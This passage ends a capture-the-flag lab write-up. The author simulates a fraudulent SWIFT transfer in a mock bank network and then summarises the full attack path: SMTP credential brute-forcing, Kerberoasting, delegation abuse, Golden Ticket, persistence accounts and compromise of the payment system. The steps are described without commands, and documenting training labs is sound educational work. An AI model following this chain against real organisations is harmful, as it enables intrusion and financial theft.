


Figure 97 – Check your email for the PIN

Now, we should confirm the transaction using the PIN number received:




Figure 98 – Confirm your transaction with PIN number




Figure 99 – Transaction Confirmed

Now, accordingly to the implementation of the SWIFT backend, an employee with the capturer role should authenticate to the SWIFT application, capture and forward the transaction:




Figure 100 – Forward the transaction




Figure 101 – Confirming the forward

Lastly, an employee with the Approver role should authenticate to the SWIFT application, reviewing the transaction details and approve it. This action should be performed from a jump host:




Figure 102 – Approve the transaction




Figure 103 – Confirm the approval

And we have achieved full network compromise, while performing the goal execution and showing the impact of the compromise:




Figure 104 - Full Network Compromise

NOTE: We are now able to obtain the following flags, by following the instructions in the e-citizen platform:

- **Flag 18, Access to SWIFT application as capturer**
- **Flag 19, Access to SWIFT application as approver**
- **Flag 20, Simulated fraudulent transfer made**

11. Conclusions

I've managed to compromise the entire domain and achieve goal execution in the first four days of the challenge. In order to keep this write-up simple, a lot of the failed enumeration and exploitation processes were not described here.

Although I had to use some external tools in order to accomplish the compromise (SpoolSample and BloodHound), I've managed to use mostly the tools provided in the challenge or Windows tools and features.

This is, hands down, one of the best labs and challenges I've made in TryHackMe since I've registered (August 2020). I've learned a lot, since there were a couple of attack venues that I never had the chance of trying.

During the engagement there were other attack paths that I've identified but decided not to provide in this write-up, especially since I didn't test them or had to abandon them due to time constraints, network issues or just because other paths sounded more achievable.

In the end, I've had a blast doing this engagement, and I hope that TryHackMe continues to release this type of content, due to the learning and practicality that it provides.

11.1. Attack Path

1. Identified usernames through OSINT in the web server
2. Created a list of potential passwords based in the policies and base list provided
3. Identified a vulnerable service that allowed a brute force attack (SMTP)
   3.1. Obtained 2 sets of credentials (laura.wood and mohammad.ahmed)
4. Used the exposed VPN server with the compromised credentials to get a foothold in the internal network
   4.1. Downloaded 2 .ovpn files (laura.wood and mohammad.ahmed)
5. Exploited a misconfigured schedule task in order to obtain local administration in the machine (FULLSYNC)
6. Used a Kerberoast attack to compromise a service user with SPN (svcScanning)
7. Lateral movement to Server1 through RDP
8. Abuse of Unconstrained Delegation to compromise Domain Administrator
9. Lateral movement to CORPDC through RDP with Restricted Admin
10. Used a Golden Ticket attack to abuse Kerberos and obtain Enterprise Admin
11. Lateral Movement to ROOTDC through RDP
12. Creation of user to maintain persistence
    1.1. Created user in ROOT and CORP domains
2. Lateral movement to BANKDC through RDP
3. Full compromise of the BANK domain and creation of user in BANK domain to maintain persistence
4. Compromise of the SWIFT users
5. Compromise of the SWIFT payment system
6. Goal Execution